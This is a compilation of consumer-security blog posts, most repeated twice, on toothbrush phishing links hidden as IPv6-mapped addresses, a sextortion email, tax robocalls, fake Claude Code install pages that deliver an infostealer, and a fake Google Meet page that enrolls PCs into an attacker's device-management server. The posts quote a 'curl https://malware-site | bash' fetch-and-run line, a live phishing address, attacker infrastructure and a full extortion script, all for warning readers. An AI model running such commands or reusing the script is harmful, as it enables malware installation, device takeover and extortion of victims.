A recurring lure in phishing emails impersonating United Healthcare is the promise of a free Oral-B toothbrush. But the interesting part isn’t the toothbrush. It’s the link.
Two examples of phishing emails
Recently we found that these phishers have moved from using Microsoft Azure Blob Storage (links looking like this:
to links obfuscated by using an IPv6-mapped IPv4 address to hide the IP in a way that looks confusing but is still perfectly valid and routable. For example:
http://[::ffff:5111:8e14]/
In URLs, putting an IP in square brackets means it’s an IPv6 literal. So [::ffff:5111:8e14] is treated as an IPv6 address.
::ffff:x:y is a standard form called an IPv4-mapped IPv6 address, used to represent an IPv4 address inside IPv6 notation. The last 32 bits (the x:y part) encode the IPv4 address.
So we need to convert 5111:8e14 to an IPv4 address. 5111 and 8e14 are hexadecimal numbers. In theory that means:
0x5111 in decimal = 20753
0x8e14 in decimal = 36372
But for IPv4-mapped addresses we really treat that last 32 bits as four bytes. If we unpack 0x51 0x11 0x8e 0x14:
0x51 = 81
0x11 = 17
0x8e = 142
0x14 = 20
So, the IPv4 address this URL leads to is 81.17.142.20
The emails are variations on a bogus reward from scammers pretending to be United Healthcare that uses a premium Oral‑B iO toothbrush as bait. Victims are sent to a fast‑rotating landing page where the likely endgame is the collection of personally identifiable information (PII) and card data under the guise of confirming eligibility or paying a small shipping fee.
How to stay safe
What to do if you entered your details
If you submitted your card details:
Contact your bank or card issuer immediately and cancel the card
Dispute any unauthorized charges
Don’t wait for fraud to appear. Stolen card data is often used quickly
Change passwords for accounts linked to the email address you provided
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
A recurring lure in phishing emails impersonating United Healthcare is the promise of a free Oral-B toothbrush. But the interesting part isn’t the toothbrush. It’s the link.
Two examples of phishing emails
Recently we found that these phishers have moved from using Microsoft Azure Blob Storage (links looking like this:
to links obfuscated by using an IPv6-mapped IPv4 address to hide the IP in a way that looks confusing but is still perfectly valid and routable. For example:
http://[::ffff:5111:8e14]/
In URLs, putting an IP in square brackets means it’s an IPv6 literal. So [::ffff:5111:8e14] is treated as an IPv6 address.
::ffff:x:y is a standard form called an IPv4-mapped IPv6 address, used to represent an IPv4 address inside IPv6 notation. The last 32 bits (the x:y part) encode the IPv4 address.
So we need to convert 5111:8e14 to an IPv4 address. 5111 and 8e14 are hexadecimal numbers. In theory that means:
0x5111 in decimal = 20753
0x8e14 in decimal = 36372
But for IPv4-mapped addresses we really treat that last 32 bits as four bytes. If we unpack 0x51 0x11 0x8e 0x14:
0x51 = 81
0x11 = 17
0x8e = 142
0x14 = 20
So, the IPv4 address this URL leads to is 81.17.142.20
The emails are variations on a bogus reward from scammers pretending to be United Healthcare that uses a premium Oral‑B iO toothbrush as bait. Victims are sent to a fast‑rotating landing page where the likely endgame is the collection of personally identifiable information (PII) and card data under the guise of confirming eligibility or paying a small shipping fee.
How to stay safe
What to do if you entered your details
If you submitted your card details:
Contact your bank or card issuer immediately and cancel the card
Dispute any unauthorized charges
Don’t wait for fraud to appear. Stolen card data is often used quickly
Change passwords for accounts linked to the email address you provided
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
Our malware removal support team recently flagged a new wave of sextortion emails, with the subject line: “You pervert, I recorded you!”
If the message sounds familiar, that’s because it’s a variation of the long-running “Hello pervert” scam.
The email claims the target’s device has been infected by a “drive-by exploit,” which supposedly gave the extortionist full access to the device. To add credibility, the scammer includes a password that actually belongs to the target.

Here’s one of the emails:
Your device was compromised by my private malware. An outdated browser makes you vulnerable; simply visiting a malicious website containing my iframe can result in automatic infection. For further information search for ‘Drive-by exploit’ on Google. My malware has granted me full access to your accounts, complete control over your device, and the ability to monitor you via your camera. If you believe this is a joke, no, I know your password: {an actual password} I have collected all your private data and RECORDED FOOTAGE OF YOU MASTRUBATING THROUGH YOUR CAMERA! To erase all traces, I have removed my malware. If you doubt my seriousness, it takes only a few clicks to share your private video with friends, family, contacts, social networks, the darknet, or to publish your files. You are the only one who can stop me, and I am here to help. The only way to prevent further damage is to pay exactly $800 in Bitcoin (BTC). This is a reasonable offer compared to the potential consequences of disclosure. You can purchase Bitcoin (BTC) from reputable exchanges here: {list of crypto-currency exchanges} Once purchased, you can send the Bitcoin directly to my wallet address or use a wallet application such as Atomic Wallet or Exodus Wallet to manage your transactions. My Bitcoin (BTC) wallet address is: {bitcoin wallet which has received 1 payment at the time of writing} Copy and paste this address carefully, as it is case-sensitive. You have 4 days to complete the payment. Since I have access to this email account, I will be aware if this message has been read. Upon receipt of the payment, I will remove all traces of my malware, and you can resume your normal life peacefully. I keep my promises!
The message is a bit contradictory. Early on, the sender claims they have already removed the malware to “erase all traces,” but later promises to remove it after receiving payment.
Where the password comes from
I found that one particular sender using the name Jenny Green and the Gmail address JennyGreen64868@gmail.com sent many of these emails to people that use the FakeMailGenerator service.
FakeMailGenerator is a free disposable email service that gives users a temporary, receive‑only inbox they can use instead of their real address, mainly to get around email confirmations or avoid spam.
As mentioned, the addresses are receive‑only, meaning they cannot legitimately send mail and the mailbox is not tied to a specific person. On top of that, there is no login. Anyone who knows the address (or guesses the inbox URL) can see the same inbox.
My guess is that the scammer searched these public inboxes for passwords and then reused those passwords in their sextortion emails.
So users of FakeMailGenerator and similar services should consider this a warning. Your inbox may be publicly accessible, show up in search results, and you may receive a lot more than what you signed up for. Definitely don’t use services like this for anything sensitive.
How to stay safe
Knowing these scams exist is the first step to avoiding them. Sextortion emails rely on panic and embarrassment to push people into paying quickly. Here are a few simple steps to protect yourself:
Don’t rush. Scammers rely on fear and urgency. Take a moment to think before reacting.
Don’t reply to the email. Responding tells the attacker that someone is reading messages at that address, which may lead to more scams.
Change your password if it appears in the email. If you still use that password anywhere, update it.
Use a password manager. If you’re having trouble generating or storing a strong password, have a look at a password manager.
Don’t open unsolicited attachments. Especially when the sender address is suspicious or even your own.
Don’t use disposable inboxes for important accounts. The mail in that inbox might be available for anyone to find.
For peace of mind, turn your webcam off or buy a webcam cover so you can cover it when you’re not using the webcam.
Pro tip: Malwarebytes Scam Guard immediately recognized this for what it is: a sextortion scam.
What do cybercriminals know about you?
Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.
Our malware removal support team recently flagged a new wave of sextortion emails, with the subject line: “You pervert, I recorded you!”
If the message sounds familiar, that’s because it’s a variation of the long-running “Hello pervert” scam.
The email claims the target’s device has been infected by a “drive-by exploit,” which supposedly gave the extortionist full access to the device. To add credibility, the scammer includes a password that actually belongs to the target.
Here’s one of the emails:
Your device was compromised by my private malware. An outdated browser makes you vulnerable; simply visiting a malicious website containing my iframe can result in automatic infection. For further information search for ‘Drive-by exploit’ on Google. My malware has granted me full access to your accounts, complete control over your device, and the ability to monitor you via your camera. If you believe this is a joke, no, I know your password: {an actual password} I have collected all your private data and RECORDED FOOTAGE OF YOU MASTRUBATING THROUGH YOUR CAMERA! To erase all traces, I have removed my malware. If you doubt my seriousness, it takes only a few clicks to share your private video with friends, family, contacts, social networks, the darknet, or to publish your files. You are the only one who can stop me, and I am here to help. The only way to prevent further damage is to pay exactly $800 in Bitcoin (BTC). This is a reasonable offer compared to the potential consequences of disclosure. You can purchase Bitcoin (BTC) from reputable exchanges here: {list of crypto-currency exchanges} Once purchased, you can send the Bitcoin directly to my wallet address or use a wallet application such as Atomic Wallet or Exodus Wallet to manage your transactions. My Bitcoin (BTC) wallet address is: {bitcoin wallet which has received 1 payment at the time of writing} Copy and paste this address carefully, as it is case-sensitive. You have 4 days to complete the payment. Since I have access to this email account, I will be aware if this message has been read. Upon receipt of the payment, I will remove all traces of my malware, and you can resume your normal life peacefully. I keep my promises!
The message is a bit contradictory. Early on, the sender claims they have already removed the malware to “erase all traces,” but later promises to remove it after receiving payment.
Where the password comes from
I found that one particular sender using the name Jenny Green and the Gmail address JennyGreen64868@gmail.com sent many of these emails to people that use the FakeMailGenerator service.
FakeMailGenerator is a free disposable email service that gives users a temporary, receive‑only inbox they can use instead of their real address, mainly to get around email confirmations or avoid spam.
As mentioned, the addresses are receive‑only, meaning they cannot legitimately send mail and the mailbox is not tied to a specific person. On top of that, there is no login. Anyone who knows the address (or guesses the inbox URL) can see the same inbox.
My guess is that the scammer searched these public inboxes for passwords and then reused those passwords in their sextortion emails.
So users of FakeMailGenerator and similar services should consider this a warning. Your inbox may be publicly accessible, show up in search results, and you may receive a lot more than what you signed up for. Definitely don’t use services like this for anything sensitive.
How to stay safe
Knowing these scams exist is the first step to avoiding them. Sextortion emails rely on panic and embarrassment to push people into paying quickly. Here are a few simple steps to protect yourself:
Don’t rush. Scammers rely on fear and urgency. Take a moment to think before reacting.
Don’t reply to the email. Responding tells the attacker that someone is reading messages at that address, which may lead to more scams.
Change your password if it appears in the email. If you still use that password anywhere, update it.
Use a password manager. If you’re having trouble generating or storing a strong password, have a look at a password manager.
Don’t open unsolicited attachments. Especially when the sender address is suspicious or even your own.
Don’t use disposable inboxes for important accounts. The mail in that inbox might be available for anyone to find.
For peace of mind, turn your webcam off or buy a webcam cover so you can cover it when you’re not using the webcam.
Pro tip: Malwarebytes Scam Guard immediately recognized this for what it is: a sextortion scam.
What do cybercriminals know about you?
Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.
While Americans are sorting through paperwork to get their taxes filed in time, scammers are working overtime to grab a piece of the action.
As tax season ramps up, so does scam activity. Our telemetry shows a spike in robocalls impersonating tax resolution firms, tax relief agencies, and vaguely named “assistance centers.” These calls are designed to create urgency, fear, and confusion in the hope of pushing recipients to call back before they have time to think critically.
These robocalls typically try to collect personal information, pressure victims into paying fake tax debts, or funnel them into questionable tax-relief services.
Below are transcripts of two recent voicemail examples submitted by anonymized Scam Guard users that illustrate how these scams operate.
The scripts: different names, similar playbook
Voicemail #1
“Hi, this is <REDACTED_NAME> calling on March 3rd from the eligibility support and review division at the tax resolution assistance center. I’m contacting you because your account remains under active confirmation review. There is still an opportunity to verify your standing while this evaluation period remains open. To make this simple, we provide a direct proprietary verification line with no weight, allowing immediate access to clear and accurate information. This verification step is brief and focused strictly on determining current eligibility and available options. Please call back at 888-919-9743. Again, 888-919-9743. If this message reached you in error, please call back and press 3 to be removed”
Characteristics:
Claims to be from an “eligibility support and review division at the tax resolution assistance center.”
Says your “account remains under active confirmation review.”
Offers a “direct proprietary verification line.”
Urges quick action while the “evaluation period remains open.”
Provides a callback number and an opt-out option.
Voicemail #2
“Hi, this is <REDACTED_NAME> with professional tax associates. Today is Tuesday March 3rd. I’m calling to follow up on back taxes and missed filings. This may be our only attempt to reach you, and due to new resolution programs that are available for a limited time, we highly recommend you give us a call today. This will be your best opportunity to get a fresh start before it becomes a bigger and permanent issue. Please call us back today at 8338204216 again 8338204216. If you’ve already resolved this issue. You may disregard this message or call back using the number on your caller ID to opt out. Thank you. If you were reached in error or wish to stop future outreach, please press 8 now and you will be removed from future outreach. Thank you and we look forward to assisting you. “
Characteristics:
Claims to be with “professional tax associates.”
References “back taxes and missed filings.”
Warns this “may be our only attempt to reach you.”
Mentions “new resolution programs available for a limited time.”
Provides a callback number and opt-out instructions.
What these robocalls have in common
While the wording differs slightly, the structure and psychological tactics are nearly identical.
Both messages use generic but authoritative language:
“Eligibility support and review division”
“Tax resolution assistance center”
“Professional tax associates”
These names sound legitimate but don’t identify a specific, verifiable company. Scammers often rely on institutional-sounding phrases to create credibility without providing any real details.
Both messages also reference vague “account” problems, but neither voicemail mentions:
Your name
A specific tax year
A case number
A known agency like the IRS
Instead, they reference:
“Active confirmation review”
“Back taxes and missed filings”
“Eligibility and available options”
This vagueness is intentional. It allows the same robocall script to target thousands of people, regardless of their actual tax situation.
What you will always see with scams is urgency. Both calls attempt to rush the recipient into action:
“There is still an opportunity… while this evaluation period remains open.”
“This may be our only attempt to reach you.”
“Limited time resolution programs.”
“Call today.”
Creating urgency reduces the likelihood that someone will pause, research the number, or consult a trusted source.
The second voicemail includes the promise of a “fresh start before it becomes a bigger and permanent issue.” This is a common emotional hook, blending fear (a permanent problem) with hope (a fresh start), which can encourage impulsive callbacks.
Both messages push recipients to call a direct number rather than referencing an official website or established contact method. Legitimate tax agencies, including the IRS, do not initiate contact through unsolicited robocalls asking you to call back immediately.
Both scripts include instructions like:
“Press 3 to be removed.”
“Press 8 now and you will be removed.”
“Call back using the number on your caller ID to opt out.”
These opt-out options create an illusion of compliance and legitimacy. In reality, pressing numbers or calling back can confirm that your phone number is active, which may lead to more scam calls.
How to stay safe
Knowing how to identify scam calls is an important step. So, here are some key red flags to watch for:
No personalization
Vague agency names
Pressure to act immediately
Threat of missed opportunity
Promises of relief without verification
Instructions to call back a random 800/833/888 number
Robotic or heavily scripted tone
If a message checks at least one of these boxes, it is very likely not legitimate.
Before calling a number, verify it by visiting the official site directly.
Beware of unsolicited phone calls or emails, especially those that ask you to act immediately. Government agencies will not call out of the blue to demand sensitive personal or financial information.
Never provide sensitive personal information such as your bank account, charge card, or Social Security number over unverified channels. Instead use a secure method such as your online account or another application on IRS.gov.
While Americans are sorting through paperwork to get their taxes filed in time, scammers are working overtime to grab a piece of the action.
As tax season ramps up, so does scam activity. Our telemetry shows a spike in robocalls impersonating tax resolution firms, tax relief agencies, and vaguely named “assistance centers.” These calls are designed to create urgency, fear, and confusion in the hope of pushing recipients to call back before they have time to think critically.
These robocalls typically try to collect personal information, pressure victims into paying fake tax debts, or funnel them into questionable tax-relief services.
Below are transcripts of two recent voicemail examples submitted by anonymized Scam Guard users that illustrate how these scams operate.
The scripts: different names, similar playbook
Voicemail #1
“Hi, this is <REDACTED_NAME> calling on March 3rd from the eligibility support and review division at the tax resolution assistance center. I’m contacting you because your account remains under active confirmation review. There is still an opportunity to verify your standing while this evaluation period remains open. To make this simple, we provide a direct proprietary verification line with no weight, allowing immediate access to clear and accurate information. This verification step is brief and focused strictly on determining current eligibility and available options. Please call back at 888-919-9743. Again, 888-919-9743. If this message reached you in error, please call back and press 3 to be removed”
Characteristics:
Claims to be from an “eligibility support and review division at the tax resolution assistance center.”
Says your “account remains under active confirmation review.”
Offers a “direct proprietary verification line.”
Urges quick action while the “evaluation period remains open.”
Provides a callback number and an opt-out option.
Voicemail #2
“Hi, this is <REDACTED_NAME> with professional tax associates. Today is Tuesday March 3rd. I’m calling to follow up on back taxes and missed filings. This may be our only attempt to reach you, and due to new resolution programs that are available for a limited time, we highly recommend you give us a call today. This will be your best opportunity to get a fresh start before it becomes a bigger and permanent issue. Please call us back today at 8338204216 again 8338204216. If you’ve already resolved this issue. You may disregard this message or call back using the number on your caller ID to opt out. Thank you. If you were reached in error or wish to stop future outreach, please press 8 now and you will be removed from future outreach. Thank you and we look forward to assisting you. “
Characteristics:
Claims to be with “professional tax associates.”
References “back taxes and missed filings.”
Warns this “may be our only attempt to reach you.”
Mentions “new resolution programs available for a limited time.”
Provides a callback number and opt-out instructions.
What these robocalls have in common
While the wording differs slightly, the structure and psychological tactics are nearly identical.
Both messages use generic but authoritative language:
“Eligibility support and review division”
“Tax resolution assistance center”
“Professional tax associates”
These names sound legitimate but don’t identify a specific, verifiable company. Scammers often rely on institutional-sounding phrases to create credibility without providing any real details.
Both messages also reference vague “account” problems, but neither voicemail mentions:
Your name
A specific tax year
A case number
A known agency like the IRS
Instead, they reference:
“Active confirmation review”
“Back taxes and missed filings”
“Eligibility and available options”
This vagueness is intentional. It allows the same robocall script to target thousands of people, regardless of their actual tax situation.
What you will always see with scams is urgency. Both calls attempt to rush the recipient into action:
“There is still an opportunity… while this evaluation period remains open.”
“This may be our only attempt to reach you.”
“Limited time resolution programs.”
“Call today.”
Creating urgency reduces the likelihood that someone will pause, research the number, or consult a trusted source.
The second voicemail includes the promise of a “fresh start before it becomes a bigger and permanent issue.” This is a common emotional hook, blending fear (a permanent problem) with hope (a fresh start), which can encourage impulsive callbacks.
Both messages push recipients to call a direct number rather than referencing an official website or established contact method. Legitimate tax agencies, including the IRS, do not initiate contact through unsolicited robocalls asking you to call back immediately.
Both scripts include instructions like:
“Press 3 to be removed.”
“Press 8 now and you will be removed.”
“Call back using the number on your caller ID to opt out.”
These opt-out options create an illusion of compliance and legitimacy. In reality, pressing numbers or calling back can confirm that your phone number is active, which may lead to more scam calls.
How to stay safe
Knowing how to identify scam calls is an important step. So, here are some key red flags to watch for:
No personalization
Vague agency names
Pressure to act immediately
Threat of missed opportunity
Promises of relief without verification
Instructions to call back a random 800/833/888 number
Robotic or heavily scripted tone
If a message checks at least one of these boxes, it is very likely not legitimate.
Before calling a number, verify it by visiting the official site directly.
Beware of unsolicited phone calls or emails, especially those that ask you to act immediately. Government agencies will not call out of the blue to demand sensitive personal or financial information.
Never provide sensitive personal information such as your bank account, charge card, or Social Security number over unverified channels. Instead use a secure method such as your online account or another application on IRS.gov.
Attackers are cloning install pages for popular tools like Claude Code and swapping the “one‑liner” install commands with malware, mainly to steal passwords, cookies, sessions, and access to developer environments.
Modern install guides often tell you to copy a single command like curl https://malware-site | bash into your terminal and hit Enter. That habit turns the website into a remote control: whatever script lives at that URL runs with your permissions, often those of an administrator.
Researchers found that attackers abuse this workflow by keeping everything identical, only changing where that one‑liner actually connects to. For many non‑specialist users who just started using AI and developer tools, this method feels normal, so their guard is down.
But this basically boils down to “I trust this domain” and that’s not a good idea unless you know for sure that it can be trusted.
It usually plays out like this. Someone searches “Claude Code install” or “Claude Code CLI,” sees a sponsored result at the top with a plausible URL, and clicks without thinking too hard about it.
But that ad leads to a cloned documentation or download page: same logo, same sidebar, same text, and a familiar “copy” button next to the install command. In many cases, any other link you click on that fake page quietly redirects you to the real vendor site, so nothing else looks suspicious.
Similar to ClickFix attacks, this method is called InstallFix. The user runs the code that infects their own machine, under false pretenses, and the payload usually is an infostealer.
The main payload in these Claude Code-themed InstallFix cases is an infostealer called Amatera. It focuses on browser data like saved passwords, cookies, session tokens, autofill data, and general system information that helps attackers profile the device. With that, they can hijack web sessions and log into cloud dashboards and internal administrator panels without ever needing your actual password. Some reports also mention an interest in crypto wallets and other high‑value accounts.
Windows and Mac
The Claude Code-based campaign the researchers found was equipped to target both Windows and Mac users.
On macOS, the malicious one‑liner usually pulls a second‑stage script from an attacker‑controlled domain, often obfuscated with base64 to look noisy but harmless at first glance. That script then downloads and runs a binary from yet another domain, stripping attributes and making it executable before launching it.
On Windows, the command has been seen spawning cmd.exe, which then calls mshta.exe with a remote URL. This allows the malware logic to run as a trusted Microsoft binary rather than an obvious random executable. In both cases, nothing spectacular appears on screen: you think you just installed a tool, while the real payload silently starts doing its work in the background.
How to stay safe
With ClickFix and InstallFix running rampant—and they don’t look like they’re going away anytime soon—it’s important to be aware, careful, and protected.
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Analyze what the command will do, before you run it.
Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Attackers are cloning install pages for popular tools like Claude Code and swapping the “one‑liner” install commands with malware, mainly to steal passwords, cookies, sessions, and access to developer environments.
Modern install guides often tell you to copy a single command like curl https://malware-site | bash into your terminal and hit Enter. That habit turns the website into a remote control: whatever script lives at that URL runs with your permissions, often those of an administrator.
Researchers found that attackers abuse this workflow by keeping everything identical, only changing where that one‑liner actually connects to. For many non‑specialist users who just started using AI and developer tools, this method feels normal, so their guard is down.
But this basically boils down to “I trust this domain” and that’s not a good idea unless you know for sure that it can be trusted.
It usually plays out like this. Someone searches “Claude Code install” or “Claude Code CLI,” sees a sponsored result at the top with a plausible URL, and clicks without thinking too hard about it.
But that ad leads to a cloned documentation or download page: same logo, same sidebar, same text, and a familiar “copy” button next to the install command. In many cases, any other link you click on that fake page quietly redirects you to the real vendor site, so nothing else looks suspicious.
Similar to ClickFix attacks, this method is called InstallFix. The user runs the code that infects their own machine, under false pretenses, and the payload usually is an infostealer.
The main payload in these Claude Code-themed InstallFix cases is an infostealer called Amatera. It focuses on browser data like saved passwords, cookies, session tokens, autofill data, and general system information that helps attackers profile the device. With that, they can hijack web sessions and log into cloud dashboards and internal administrator panels without ever needing your actual password. Some reports also mention an interest in crypto wallets and other high‑value accounts.
Windows and Mac
The Claude Code-based campaign the researchers found was equipped to target both Windows and Mac users.
On macOS, the malicious one‑liner usually pulls a second‑stage script from an attacker‑controlled domain, often obfuscated with base64 to look noisy but harmless at first glance. That script then downloads and runs a binary from yet another domain, stripping attributes and making it executable before launching it.
On Windows, the command has been seen spawning cmd.exe, which then calls mshta.exe with a remote URL. This allows the malware logic to run as a trusted Microsoft binary rather than an obvious random executable. In both cases, nothing spectacular appears on screen: you think you just installed a tool, while the real payload silently starts doing its work in the background.
How to stay safe
With ClickFix and InstallFix running rampant—and they don’t look like they’re going away anytime soon—it’s important to be aware, careful, and protected.
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Analyze what the command will do, before you run it.
Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
A phishing page disguised as a Google Meet update notice is silently handing victims’ Windows computers to an attacker-controlled management server. No password is stolen, no files are downloaded, and there are no obvious red flags.
It just takes a single click on a convincing Google Meet fake update prompt to enroll your Windows PC into an attacker-controlled device management system.
“To keep using Meet, install the latest version”
The social engineering is almost embarrassingly simple: an app update notice in the right brand colors.
The page impersonates Google Meet well enough to pass a casual glance. But neither the Update now button nor the Learn more link below it goes anywhere near Google.

Both trigger a Windows deep link using the ms-device-enrollment: URI scheme. That’s a handler built into Windows so IT administrators can send staff a one-click device enrollment link. The attacker has simply pointed it at their own server instead.
What “enrollment” actually means for your machine

The moment a visitor clicks, Windows bypasses the browser and opens its native Set up a work or school account dialog. That’s the same prompt that appears when a corporate IT team provisions a new laptop.
The URI arrives pre-populated: The username field reads collinsmckleen@sunlife-finance.com (a domain impersonating Sun Life Financial), and the server field already points to the attacker’s endpoint at tnrmuv-api.esper[.]cloud.
The attacker isn’t trying to perfectly impersonate the victim’s identity. The goal is simply to get the user to click through a trusted Windows enrollment workflow, which grants device control regardless of whose name appears in the form. Campaigns like this rarely expect everyone to fall for them. Even if most people stop, a small percentage continuing is enough for the attack to succeed.
A victim who clicks Next and proceeds through the wizard will hand their machine to an MDM (mobile device management) server they have never heard of.
MDM (Mobile Device Management) is the technology companies use to remotely administer employee devices. Once a machine is enrolled, the MDM administrator can silently install or remove software, enforce or change system settings, read the file system, lock the screen, and wipe the device entirely, all without the user’s knowledge.
There is no ongoing malware process to detect, because the operating system itself is doing the work on the attacker’s behalf.
The attacker’s server is hosted on Esper, a legitimate commercial MDM platform used by real enterprises.
Decoding the Base64 string embedded in the server URL reveals two pre-configured Esper objects: a blueprint ID (7efe89a9-cfd8-42c6-a4dc-a63b5d20f813) and a group ID (4c0bb405-62d7-47ce-9426-3c5042c62500). These represent the management profile that will be applied to any enrolled device.
The ms-device-enrollment: handler works exactly as Microsoft designed it, and Esper works exactly as Esper designed it. The attacker has simply pointed both at someone who never consented.
No malware, no credential theft. That’s the problem.
There is no malicious executable here, and no phished Microsoft login.
The ms-device-enrollment: handler is a documented, legitimate Windows feature that the attacker has simply redirected.
Because the enrollment dialog is a real Windows system prompt rather than a spoofed web page, it bypasses browser security warnings and email scanners looking for credential-harvesting pages.
The command infrastructure runs on a reputable SaaS platform, so domain-reputation blocking is unlikely to help.
